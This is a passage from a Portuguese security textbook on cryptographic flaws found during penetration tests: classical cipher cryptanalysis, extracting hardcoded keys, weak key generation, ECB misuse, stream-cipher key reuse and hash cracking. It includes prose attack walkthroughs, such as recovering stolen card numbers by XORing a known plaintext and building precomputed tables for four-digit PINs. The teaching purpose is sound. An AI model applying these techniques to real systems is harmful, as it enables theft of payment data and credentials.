


```
when*ughi*came*nhef*undt*evor*utti*gthe*inis*ingt*uche*toaw*
nder*ulli*esiz*pict*reof*begg*rman*hebe*garh*msel*wass*andi*
gona*aise*plat*ormi*acor*erof*hest*dioh*wasa*izen*dold*anwi*
hafa*elik*wrin*ledp*rchm*ntan*amos*pite*usex*ress*onov*rhis*
houl*ersw*sflu*gaco*rseb*ownc*oaka*ltea*sand*atte*shis*hick*
oots*erep*tche*andc*bble*andw*thon*hand*elea*tona*ough*tick*
hile*itht*eoht*rheh*ldou*hisb*tter*dhat*oral*s
```

**Figura 9.48**  
Substituição dos símbolos da quarta posição, segundo mapeamento ilustrado na Figura 9.47(b).

```
****S****P****T****Z****C****A****Y****Q****S****Z****D****Z
****Q****Q****P****F****L****L****E****R****T****Q****E****Y
****C****O****Q****Y****Y****E****F****P****H****P****X****E
****N****P****V****L****P****O****E****Z****A****T****P****D
****O****L****Y****L****C****W****W****C****E****C****E****M
****H****L****O****Z****O****T****P****S****Y****C****D****H
****H****S****P****P****E****L****P****Q****X*
```

**Figura 9.49**  
Grupo formado pelos caracteres que ocupam a quinta posição de cada bloco.



**Figura 9.50**  
Análise de frequências do grupo formado pelos elementos que ocupam a quinta posição nos blocos: (a) Histogramas originais. (b) Histograma da quinta posição alinhado ao do idioma.

```
when hughie came in he found trevor putting the finishing
touches to a wonderful lifesize picture of a beggarman the
beggar himself was standing on a raised platform in a corner
of the studio he was a wizened old man with a face like
wrinkled parchment and a most piteous expression over his
shoulders was flung a coarse brown cloak all tears and
tatters his thick boots were patched and cobbled and with
one hand he leant on a rough stick while with the other he
held out his battered hat for alms
```

**Figura 9.51**  
Substituição dos símbolos da quinta posição, segundo mapeamento ilustrado na Figura 9.50(b), e inclusão de espaços para separação de palavras. O texto recuperado é um trecho da estória "The Model Millionaire" de Oscar Wilde.

## Roteiro geral de teste

Quando no processo de teste de invasão for encontrada informação inelegível, porém textual, deve-se tentar criptoanalisá-la, sob a premissa de ter sido protegida por uma cifra clássica. O seguinte roteiro pode servir de base para a tarefa:

1. Calcule o índice de coincidência do texto cifrado.
2. Se o índice for próximo aos de um idioma, há muita redundância no texto, o que é um indicativo de que uma cifra de substituição simples foi empregada:
  - 2.1. Realize busca exaustiva de chaves contra a cifra de deslocamento.
  - 2.2. Se não for bem-sucedido no passo anterior, aplique a técnica de análise de frequências.
3. Senão, se o índice de coincidência for próximo a  $1/C_n$ , uma cifra polialfabética foi utilizada:
  - 3.1. Aplique o método de Babbage para quebra da cifra de Vigenère.



## Exercício de nivelamento 2

### Chave criptográfica

Você já embutiu uma chave criptográfica em algum programa ou script que tenha desenvolvido?

---

---

---

### Recuperação de chaves embutidas em código

Imagine-se uma chave criptográfica embutida diretamente no código, conforme ilustrado a seguir:



```
#include <stdio.h>

int main() {

 char key[] = "0a3bc178940fd43047027cda807409af";

 ...

 printf("Cifrando dados. Aguarde...\n");

 ...

}
```

Considere-se que o programa é compilado, gerando o binário "cifra", e, por esta razão, o desenvolvedor, inocentemente, julga que a chave está protegida de acessos ilegítimos. O usuário mal intencionado, ao obter o programa, executa imediatamente o comando "strings" do Linux sobre o binário, gerando a saída:



```
/lib/ld-linux.so.2
#IB
__gmon_start__
libc.so.6
_IIO_stdin_used
puts
__libc_start_main
GLIBC_2.0
PTRh
0a3b
c178
940f
d430
4702
```

```
7cda
8074
09af
[^_]
Cifrando dados. Aguarde...
```

Pronto! A chave aparece na lista de cadeia de caracteres do programa, agrupada de quatro em quatro dígitos hexadecimais.



Este exemplo ilustra um caso simples de extração de chaves, no qual nenhum mecanismo sequer foi utilizado para protegê-la. Mesmo que isto ocorresse, a prática de embutir segredos no código não é recomendável, pois, cedo ou tarde, uma pessoa habilidosa consegue realizar a engenharia reversa e obter a informação desejada.

## Geração de chaves com baixa entropia

Boas chaves criptográficas devem ser geradas por processos que forneçam o máximo de aleatoriedade possível, impedindo, assim, que um adversário seja capaz de descobri-las por métodos determinísticos.



Em outras palavras, a utilização de uma chave de  $n$  bits, criada dessa maneira, implica que, por adivinhação, a chance de um palpite qualquer ser correto é de  $1/2^n$ . Considerando chaves de 128 bits, tamanho comum utilizado atualmente, é mais fácil uma pessoa acertar diversas vezes na loteria do que recuperar a chave certa por meio de escolhas aleatórias.

Na prática, porém, nem sempre métodos eficazes são utilizados na geração de chaves, o que resulta em valores com baixa entropia. Exemplos de problemas encontrados com frequência neste contexto estão enumerados a seguir:



- Chaves fixas e com valores previsíveis, como “0x00000000...”, “0x11111111...”, “0x0123456789...” etc.
- Utilização de geradores de números pseudo-aleatórios fracos, como os implementados pela classe “Random”, em Java, e pela função “rand()”, em C.
- Escolha de valores a partir de um pequeno subconjunto do domínio de chaves.
- Uso de sementes previsíveis em geradores de números pseudo-aleatórios.
- Inicialização de geradores de números pseudo-aleatórios com sementes de poucos bits, o que permite um ataque de busca exaustiva para descoberta do valor correto.
- Reutilização integral ou parcial de chaves criptográficas.

Considere-se que em um teste de invasão, o seguinte código Java tenha sido obtido, em um dos diretórios do servidor. Ao que tudo indica, ele é utilizado na geração de chaves criptográficas de comprimento arbitrário. Com base no exposto, que problemas ele possui?

```
01 import java.util.Random;
02
03 public class GeraChave {
04 private static Random random = new Random();
```

```

05
06 public static byte[] geraChave(int numBits) {
07 int numBytes = numBits / 8;
08 byte chave[] = new byte[numBytes];
09
10 // Atribui a cada byte da chave um valor
11 // inteiro j, tal que 0 <= j <= 9
12 for (int i = 0; i < numBytes; i++) {
13 chave[i] = (byte)random.nextInt(10);
14 }
15 return chave;
16 }
17 }

```

Logo na primeira linha, percebe-se que o programa utiliza a classe “Random”, a qual, se sabe, não implementa um gerador criptográfico de números pseudo-aleatórios. O uso dela pode ser observado nas linhas 04 e 13, responsáveis, respectivamente, pela criação de um objeto “Random” e pela atribuição de um valor inteiro entre 0 e 9 à *i*-ésima posição do vetor “chave”. Este passo apresenta um problema adicional, relacionado à cardinalidade do conjunto a partir do qual a chave é selecionada. Uma chave de 128 bits, por exemplo, corresponde a 16 bytes e, pelo programa, cada posição recebe um valor dentre 10 possíveis. Desse modo, o total de chaves diferentes que podem ser geradas é de  $10^{16} = 10.000.000.000.000.000$ . Este número é apenas uma ínfima parcela do espaço fornecido por 128 bits, cujo total de elementos é  $2^{128} = 340.282.366.920.938.463.374.607.431.768.211.456$ . Consequentemente, um ataque de busca exaustiva de chaves neste cenário possui um custo muito menor que o teórico.

#### NIST

National Institute of Standards and Technology é uma agência do Departamento de Comércio dos Estados Unidos, fundada em 1901, com o objetivo de promover a inovação e competitividade industrial, por meio da definição de padrões tecnológicos para as mais diversas áreas.

### Emprego de modo de operação inadequado

Como vimos, cifras de bloco dividem o texto em claro em blocos de tamanho fixo e aplicam a mesma transformação, parametrizada pela chave, a cada um deles. Modos de operação definem a maneira como esses blocos são encadeados no processo de ciframento da mensagem inteira.

Existem diversos modos, como os especificados no documento **NIST SP800-38A** (Dworking, 2001), e todos eles apresentam especificidades, que devem ser consideradas em uma solução para evitar a introdução de vulnerabilidades no sistema. Neste texto, focaremos apenas os modos ECB e CBC, comparando as respectivas propriedades e como devem ser adequadamente utilizados.

O modo Electronic Code Book (ECB) é o mais simples existente e consiste em cifrar cada bloco de texto em claro individualmente com a mesma chave.







A Figura 9.52 ilustra o processo de ciframento, em modo ECB, de uma mensagem  $m$  contendo  $t$  blocos de  $n$  bits. O processo de deciframento, que é similar, está representado na Figura 9.53. Nas ilustrações,  $E$ ,  $E^{-1}$ ,  $K$  e  $c$  denotam, respectivamente, a função de ciframento, a função de deciframento, a chave empregada e a mensagem cifrada.

Este modo possui as seguintes propriedades (Menezes *et al.*, 2001):

- Blocos em claro idênticos geram o mesmo bloco cifrado, quando a mesma chave é utilizada.
- Não há encadeamento entre os blocos, que são cifrados individualmente.
- O erro em um bloco não afeta o deciframento dos demais.



**Figura 9.52**  
Modo de operação  
ECB - Ciframento.




**Figura 9.53**  
Modo de operação  
ECB - Deciframento.

A primeira propriedade implica que o modo ECB não deve ser utilizado quando a mensagem a ser protegida é maior que o tamanho do bloco da cifra empregada. Quando isto é violado, o texto cifrado revela informações sobre a mensagem original, as quais podem ser suficientes para o objetivo do atacante ou auxiliar no processo de criptoanálise.

Por exemplo, considere-se a Figura 9.54 a imagem à esquerda é o conteúdo de um arquivo em formato BMP, cujo ciframento, em modo ECB, resulta na figura da direita. Note-se que, embora as cores não sejam nada parecidas, a informação carregada pela imagem original está presente na segunda. Se esta fosse uma foto pornográfica apreendida em um computador corporativo, saber o real conteúdo dela, mesmo com cores distorcidas, seria suficiente para aplicar uma punição ao colaborador.



**Figura 9.54**  
A imagem à direita  
é o resultado do  
ciframento, em  
modo ECB,  
da outra.



Pode-se dizer que uma cifra operando em modo ECB é uma cifra de substituição simples, mas baseada em um alfabeto muito maior que o romano. Dessa maneira, o texto cifrado mantém a redundância da mensagem original, o que pode ser facilmente verificado por um teste que verifica o quanto a informação pode ser compactada. Níveis de compactação maiores implicam que há muita repetição de valores na mensagem de entrada, o que é um bom indicativo de que um modo de operação inadequado foi utilizado. A razão para isso é que um texto cifrado devidamente gerado deve ser indistinguível de uma sequência aleatória de valores. No exemplo acima, foi possível compactar a figura cifrada a 3,7% do tamanho original.


O modo Cipher Block Chaining (CBC) pode ser empregado para suprir a deficiência do modo ECB na proteção de mensagens longas.

A ideia desse modo é combinar, por meio do operador XOR, o último bloco cifrado com o bloco de texto em claro atual, antes de aplicar a função de ciframento. Isto tem por objetivo alterar blocos em claro idênticos, de modo que entradas diferentes sejam fornecidas para a cifra utilizada.


O funcionamento do CBC está ilustrado na Figura 9.55 e Figura 9.56. Perceba-se que, para cifrar  $m_1$ , não há um bloco cifrado anterior e, assim, um valor inicial, chamado de  $IV$ , deve ser fornecido. Embora não seja necessário manter o sigilo do  $IV$ , a integridade dele é fundamental para decifrar corretamente o primeiro bloco.

Segundo Menezes *et al.* (2001), o modo CBC apresenta as seguintes propriedades:


- Textos em claro idênticos resultam em textos cifrados iguais, quando mesmos  $IV$  e chave são utilizados no ciframento. Considerando-se apenas blocos idênticos, é necessário que os respectivos blocos cifrados anteriores sejam iguais, para que os resultados também coincidam.
- Cada bloco cifrado  $c_j$  depende de  $m_j$  e de todos os blocos anteriores ( $m_1$  a  $m_{j-1}$ ), que são consolidados em  $c_{j-1}$ . Por este motivo, uma alteração na ordem dos blocos cifrados afeta o processo de deciframento.
- Um erro em um bloco  $c_j$  afeta apenas o deciframento dele mesmo e do bloco seguinte.
- O modo CBC se recupera automaticamente de erros em um bloco cifrado  $c_j$ , a partir do bloco  $c_{j+2}$ .



**Figura 9.55**  
Modo de operação  
CBC - Ciframento.



**Figura 9.56**Figura  
9.56 Modo de  
operação CBC -  
Deciframento.



**Figura 9.57**  
Ciframento em  
modo CBC da  
imagem ilustrada na  
Figura 224.

A Figura 9.57 apresenta o resultado do ciframento da Figura 224, em modo de operação CBC, para ilustrar como ele dilui eventuais padrões encontrados no texto em claro. Note-se que não há nenhuma relação visível entre a imagem original e a cifrada, que mais parece um canal de TV não sintonizado. Por meio desse exemplo, fica claro que mensagens maiores que o tamanho do bloco utilizado pelo criptosistema devem ser cifradas com o modo CBC, em vez do ECB.

### Exercício de fixação 3

#### ECB

Por que o modo de operação ECB não é adequado para mensagens com tamanho maior que o tamanho do bloco da cifra utilizada?

## Uso incorreto de algoritmos criptográficos

Infelizmente é comum encontrar soluções que empregam algoritmos criptográficos fortes, mas da maneira incorreta, conduzindo a vulnerabilidades simples de serem exploradas. 


Nesta seção, serão examinados os casos de repetição de chaves em cifras de fluxo e uso de primitiva criptográfica incorreta para satisfazer a um requisito de segurança da informação.

### Cifras de fluxo

Cifras de fluxo aditivas e binárias são cifras síncronas, isto é, geram o fluxo de chaves independentemente dos textos em claro e cifrado. Além disso, conforme ilustrado na Figura 9.58, elas operam diretamente com bits e utilizam o operador XOR, para combinar a entrada com o fluxo de chaves. Como ele é gerado em função apenas da chave inicial, quando esta é repetida, o mesmo fluxo é obtido. 

Isto é necessário para o processo de deciframento, mas conduz a uma vulnerabilidade quando textos diferentes são cifrados com a mesma chave.

**Figura 9.58**  
Modelo geral de  
cifras de fluxo aditi-  
vas e binárias.



Antes de explicar o problema, é necessário relembrar algumas propriedades do operador XOR:

- Comutatividade:  $a \oplus b = b \oplus a$ .
- Associatividade:  $(a \oplus b) \oplus c = a \oplus (b \oplus c)$ .
- Elemento neutro:  $a \oplus 0 = a$ .
- Elemento inverso:  $a \oplus a = 0$ .

Com esses conceitos em mente, observe-se, agora, como o uso de uma mesma chave, em cifras de fluxo aditivas e binárias, pode comprometer a segurança das informações: 

- Diversas mensagens  $m_1, m_2, \dots, m_n$ , de mesmo tamanho, são cifradas, individualmente, com uma mesma chave  $K$ , o que implica que o fluxo de chaves  $z$  é o mesmo para todas elas.
- Do ciframento da mensagem  $m_i$ , resulta  $c_i = m_i \oplus z$ .
- Calculando o XOR de duas mensagens cifradas, é possível cancelar a ação do fluxo de chaves e obter o XOR dos textos em claro correspondentes:

$$\blacksquare c_1 \oplus c_2 = (m_1 \oplus z) \oplus (m_2 \oplus z) = m_1 \oplus m_2 \oplus z \oplus z = m_1 \oplus m_2 \oplus 0 = m_1 \oplus m_2$$

A partir disso, é possível realizar uma análise estatística, com base na redundância do idioma, para recuperar as mensagens originais.

- Um ataque mais poderoso é possível quando se conhece o texto em claro  $m_i$  correspondente a um texto cifrado  $c_i$ , pois isto permite a recuperação do fluxo de chaves  $z$ , o qual basta para decifrar todas as mensagens protegidas com a mesma chave  $K$ :

$$\blacksquare c_i \oplus m_i = (m_i \oplus z) \oplus m_i = m_i \oplus m_i \oplus z = 0 \oplus z = z$$

Um cenário de ataque possível, explorando este problema, é descrito a seguir, no escopo de uma aplicação de comércio eletrônico:

1. Um usuário malicioso descobre que é possível realizar a cópia integral da base de dados do sistema, por meio de uma vulnerabilidade em um dos campos da interface.
2. Em uma das tabelas, ele identifica números de cartão de crédito protegidos por uma cifra de fluxo aditiva e binária.
3. O atacante realiza uma compra na loja virtual, com cartão próprio, para conseguir o texto em claro de um valor cifrado.
4. O novo registro é recuperado da base de dados, explorando a mesma vulnerabilidade.
5. Para recuperar o fluxo de chaves, é calculado o XOR do número de cartão conhecido e o texto cifrado correspondente.
6. Todos os números de cartão são recuperados pelo usuário malicioso, combinando o fluxo de chaves obtido no passo anterior com cada texto cifrado da base de dados.

### Uso de primitiva inadequada

O caso clássico de uso de primitiva criptográfica inadequada para satisfazer um requisito de segurança ocorreu no episódio envolvendo a comunicação cifrada entre Mary, rainha dos escoceses, e os comparsas que buscavam assassinar a rainha Elizabeth (Singh, 1999).

Todas as mensagens trocadas entre eles eram transportadas por um agente duplo, que as entregava, também, para Sir Walsingham, responsável pela segurança da rainha. Um dos empregados dele, Thomas Phelippes, era um dos melhores criptoanalistas da Europa e decifrava cada mensagem recebida de seu chefe, relativa à conspiração supracitada.

Uma delas, enviada por Babbington, propunha levar adiante o plano de assassinato da rainha, para libertar Mary e torná-la a nova monarca da Inglaterra. Ao saber disso, Walsingham esperou uma resposta de Mary, para poder incriminá-la, e adicionou ao final da carta um texto forjado, solicitando os nomes das seis pessoas que executariam o plano. Sem a menor ideia de que o texto não era autêntico, Babbington forneceu os nomes das pessoas em nova carta cifrada, a qual permitiu capturá-los e condená-los à morte.

O grande erro, do ponto de vista de criptografia, foi a ignorância de que cifras não satisfazem o requisito de autenticidade da origem da mensagem! Outro exemplo de uso incorreto de primitiva criptográfica é dado por Menezes *et al.* (2001). Imagine-se que Alice e Beto trocam mensagens, usando um formato particular, no qual os primeiros bits representam uma quantia de dinheiro. Para evitar que um usuário malicioso obtenha ou altere a mensagem original, eles empregam uma cifra de fluxo, com chaves descartáveis. Um atacante que consiga alterar as informações em trânsito pode, simplesmente, mudar os primeiros bits de cada mensagem, adulterando o valor monetário informado.

Embora isto não permita saber o valor original, possibilita quebrar o requisito de integridade que se esperava satisfazer com a solução. Novamente, o problema resulta de uma premissa incorreta quanto ao uso de uma cifra.

## Mistura de algoritmos com níveis de segurança diferentes

A analogia da corrente se encaixa perfeitamente no escopo de soluções que empregam diversos mecanismos criptográficos de diferentes classes.

Assim como a resistência da corrente é dada pela força do elo mais fraco, a segurança de mecanismos que envolvem criptografia é determinada pelo algoritmo menos robusto que é utilizado. Portanto, ao combinar diferentes algoritmos, é importante selecioná-los dentre aqueles que apresentam a mesma força. A partir desse requisito, é natural questionar como se deve medir o nível de segurança de um criptossistema qualquer. A maneira mais direta leva em consideração o custo do melhor ataque conhecido; se para executá-lo, são necessárias  $2^n$  operações, é dito que o algoritmo fornece  $n$  bits de segurança.

Diversos trabalhos da literatura fornecem recomendações sobre os tamanhos de chave que devem ser utilizados, de acordo com o nível de segurança desejado. Dentre eles, os mais importantes são os artigos e relatórios técnicos de Lenstra e Verheul (1999), Smart (2010) e Barker *et al.* (2007). Este último é mais genérico e trata, além do tema desta seção, de todos os aspectos de gerenciamento de chaves criptográficas. A Tabela 16 abaixo apresenta exemplos de algoritmos e comprimentos de chave para alguns níveis comuns de segurança. Recomenda-se que ela seja utilizada como ponto de partida, para avaliar se uma dada solução está aderente às melhores práticas de seleção de algoritmos criptográficos.

Para exemplificar, considere-se uma aplicação que proteja o transporte de chaves com RSA-3072, que cifre as informações dos bancos de dados com Triple-DES com duas chaves (2-TDES) e que proteja a integridade de dados com SHA-512. O nível de segurança de cada algoritmo é, respectivamente, 128, 80 e 256 bits. Portanto, a suíte adotada de mecanismos fornece apenas 80 bits de segurança, o que está na margem do poder computacional existente atualmente. Para elevar substancialmente a força do conjunto, bastaria substituir o 2-TDES para o AES-128, que passaria a ser o elo mais fraco, juntamente com o RSA-3072.

A Figura 9.59 abaixo apresenta exemplos de algoritmos e comprimentos de chave para alguns níveis comuns de segurança.

**Figura 9.59**  
Nível de segurança de diversos algoritmos criptográficos, em função do tamanho da chave (Barker et al., 2007).

Nível de segurança	Cifras simétricas	Algoritmos assimétricos			Funções de hash criptográficas (tamanho do hash)
		Fatoração de inteiros	Logaritmo discreto	Logaritmo discreto elíptico	
80	2-TDES	RSA-1024	DH-1024	ECDSA-160	RIPEMD-160
112	3-TDES	RSA-2048	DH-2048	ECDSA-224	SHA-224
128	AES-128	RSA-3072	DH-3072	ECDSA-256	SHA-256
192	AES-192	RSA-7680	DH-7680	ECDSA-384	SHA-384
256	AES-256	RSA-15360	DH-15360	ECDSA-512	SHA-512

## Exercício de fixação 4

### Ataque a algoritmos

Que algoritmo é mais difícil de ser atacado: AES com chave de 128 bits ou RSA com chave de 1024 bits?

---

---

---

### Uso de algoritmos criptográficos com fraquezas conhecidas

Quais seriam os motivos de uma pessoa utilizar um carro cujos freios estivessem quebrados? Ignorância do fato ou total irresponsabilidade, mas, em qualquer dos casos, gera-se uma situação de insegurança para ela e para outras pessoas.

Este cenário é uma analogia ao emprego de mecanismos criptográficos com fraquezas conhecidas, o que deve ser totalmente evitado para que a segurança da informação não seja comprometida.



Não obstante, ainda hoje, encontram-se diversas aplicações que não respeitam essa premissa básica e põem em risco as informações que manipulam.

Exemplos de algoritmos que não devem ser mais utilizados atualmente incluem:

- Data Encryption Standard (DES).
- RSA com chaves menores que 1024 bits.
- MD5.
- SHA-1.



### Data Encryption Standard (DES)

Em 1998, um grupo de pesquisadores da Electronic Frontier Foundation elaborou uma máquina contendo 1536 chips de propósito específico, para varrer todo o espaço de chaves de 56 bits do algoritmo. O custo para implementação foi de US\$250.000,00 e o tempo médio original para quebra de uma mensagem protegida por DES era de 4,5 dias. A prova de conceito consistiu na solução de um desafio apresentado pelo criptólogo Matt Blaze, cujo objetivo era ser resolvido única e exclusivamente por força bruta.

### RSA com chaves menores que 1024 bits

O recorde atual de fatoração de módulos RSA pertence a Kleinjung *et al.* (2010), que foi capaz de solucionar o desafio de 768 bits da antiga lista dos laboratórios RSA. Esse resultado serviu para corroborar as estimativas de avanço computacional e espera-se que, nos próximos anos, módulos de 1024 bits, que oferecem apenas 80 bits de segurança, possam também ser fatorados. Por esse motivo, chaves menores que 1024 bits não devem mais ser empregadas e uma migração para tamanhos maiores é desejável.

### MD5

O algoritmo teve a propriedade de resistência a colisões quebrada em 2004 por um time de pesquisadores chineses (Wang e Yu, 2005). Desde então, foi possível gerar colisões para arquivos postscript, PDF e executáveis e, pior ainda, forjar um certificado válido para uma autoridade certificadora intermediária (Stevens, 2009). Este poderoso ataque permite emitir certificados de chave pública fraudulentos para pessoas e servidores, viabilizando ataques de personificação perfeitos.

## SHA-1

Embora o algoritmo ainda não tenha sido efetivamente quebrado, teve a segurança teórica de 80 bits reduzida para apenas 69 bits (Wang, Yin e Yu, 2005). Pouco tempo depois, outro time, liderado também por Wang, descreveu um ataque mais rápido, capaz de gerar uma colisão em  $2^{63}$  passos (Wang, Yao e Yao, 2005). Por essas razões, é recomendável migrar para a família SHA-2 ou outra função de hash criptográfica que não possua nenhuma fraqueza conhecida.

## Proteção de senhas de usuários

Normalmente, para proteger senhas de usuários, os sistemas armazenam apenas os hashes delas, confiando na propriedade de resistência da pré-imagem da função criptográfica utilizada.

Relembrando o conceito, isso determina que, para essencialmente todos os valores hash  $Y$ , deve ser computacionalmente infactível encontrar um valor  $X$ , tal que  $h(X) = Y$ . No presente contexto, isso significa que, se um atacante obtiver um arquivo de hashes, ele não deve ser capaz de recuperar as senhas originais, para autenticar-se no sistema.

A segurança deste mecanismo, porém, depende de algumas premissas que nem sempre são satisfeitas. A primeira fraqueza resulta da qualidade das senhas escolhidas pelos usuários, que, comumente, empregam palavras da língua ou informações pessoais. Neste cenário, um atacante não precisa se preocupar em quebrar a função de hash criptográfica. Muito mais fácil é montar um dicionário de palavras conhecidas e variações e pré-computar os respectivos hashes.


Assim, a partir de um arquivo de hashes de senhas obtido de uma aplicação vulnerável, basta consultar se o hash de cada entrada está presente no dicionário construído. Em caso positivo, a palavra correspondente ao hash coincidente pode ser utilizada como senha.

A vantagem deste ataque é que o dicionário pode ser construído uma única vez e utilizado indefinidas vezes.

Para impedir que isso aconteça, é comum o emprego de salts, que são bits aleatórios adicionados ao final de cada senha, antes do cálculo do hash.

Como uma pequena alteração em uma entrada faz com que o hash correspondente sofra uma grande variação, um único bit de salt inviabiliza que o dicionário inclua apenas os hashes das palavras selecionadas, calculados sem o bit adicional (vide Figura 9.60). Note-se que, para cada bit de salt, o dicionário deve dobrar de tamanho e, assim, quanto mais bits forem utilizados, melhor.

**Figura 9.60**  
Uso de salt  
em senhas.



O segundo pecado na proteção de senhas é uma variante do problema já exposto, a qual não envolve a escolha de uma senha fraca por parte do usuário. Esta vulnerabilidade ocorre quando um sistema utiliza hashes criptográficos para proteção de senhas pertencentes a um domínio de baixa cardinalidade, isto é, o número de senhas possíveis é pequeno.

Um exemplo disso são senhas bancárias de quatro dígitos numéricos, que totalizam apenas 10 mil possibilidades, e podem ser quebradas da seguinte maneira, se hashes forem utilizados para protegê-las:

1. O atacante obtém o arquivo contendo os pares (usuário, senha) e, pelo tamanho do hash, seleciona algumas funções candidatas.
2. Para cada uma das funções candidatas, ele gera uma tabela contendo senha e valor hash, para todas as dez mil senhas possíveis.
3. O usuário malicioso cruza, então, o arquivo de senhas com as diversas tabelas, por meio do campo hash, e a correta será aquela que possuir todos os valores.

## Proteção de dados de cartões de pagamento

O requisito 3.4 do padrão PCI DSS (PCI, 2009a) demanda que números de cartões de pagamento (**PANs**) sejam protegidos, durante o armazenamento, por meio de métodos seguros. Técnicas aceitas incluem o truncamento do número, o uso de funções de hash criptográficas, substituição por tokens e emprego de cifras simétricas.

